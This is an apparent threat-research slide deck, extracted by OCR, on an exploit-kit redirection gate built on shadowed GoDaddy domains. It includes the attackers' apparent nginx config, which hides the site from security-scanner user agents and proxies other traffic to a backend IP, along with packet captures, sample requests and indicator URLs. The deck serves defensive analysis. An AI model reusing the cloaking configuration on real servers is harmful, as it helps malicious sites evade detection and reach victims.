
```
    if ($http_user_agent ~
(MRSPUTNIK|LSSRocketCrawler|CPython|SeaMonkey|NetcraftSurveyAgent|McAfee|masscan|Bada
Crawler|facebookexternalhit|BIDUBrowser|fMcAfee))
{
    return 404;
    }
    location / {
    proxy_pass http://144.76.82.55/;
    proxy_redirect off;
    proxy_buffering off;
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
```

Every 5 Minutes a GET



```
 370  16:40:01.133129   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 92…  16:45:01.135562   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 18…  16:50:01.815439   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 27…  16:55:01.438835   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 36…  17:00:01.552947   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 44…  17:05:01.625248   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 53…  17:10:01.372644   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 60…  17:15:01.456824   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 68…  17:20:01.267051   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 73…  17:23:27.271267   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 75…  17:25:01.332397   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 82…  17:30:01.622955   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
 90…  17:35:01.559763   144.76.82.55   46.101.123.14   HTTP   137  GET /test.x.test HTTP/1.1
```

Health Monitoring




```
GET /test.x.test HTTP/1.1
Host: eu.fabrikakids.com.br
Accept: */*

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 28 Mar 2016 22:35:01 GMT
Content-Type: application/octet-stream
Content-Length: 47
Connection: keep-alive
Last-Modified: Fri, 26 Jun 2015 00:53:10 GMT
ETag: "558ca276-2f"
Accept-Ranges: bytes

xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

Now A Gate Like No Other

Talos

It Starts With a Pattern




```
multitasking.lifestylehealthpractice.com/will/arrived/ga.js

graph.thetoughness.com/however/3d/min.js

nw.killtime365.com/copy/fe/dropdown.js

ordinary.itouchtime.com/pitch/drastic/header.js
```

It's Time


Talos

Total Traffic




TALOS

Shadowed Domains




What's in a filename



Basic Findings


- Shadowed Domains
- Found ~50 Domains Used
- All GoDaddy Domains
  - Found ~20 Registrant Accounts
  - Multiple Domains Used Per Account
- Basic Structure
  - Subdomain.domain/word/word/file.js
- Volume was shocking
  - ~900,000 Rows of Redirection
- Hiding in Noise
  - ~0.1% of Redirection led to Exploit Kits

Is it a unique gate?




```
GET /lawmakers/participate/core.js HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://www.9thgencivic.com/index.php
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: opens.webdanik.com
Connection: Keep-Alive

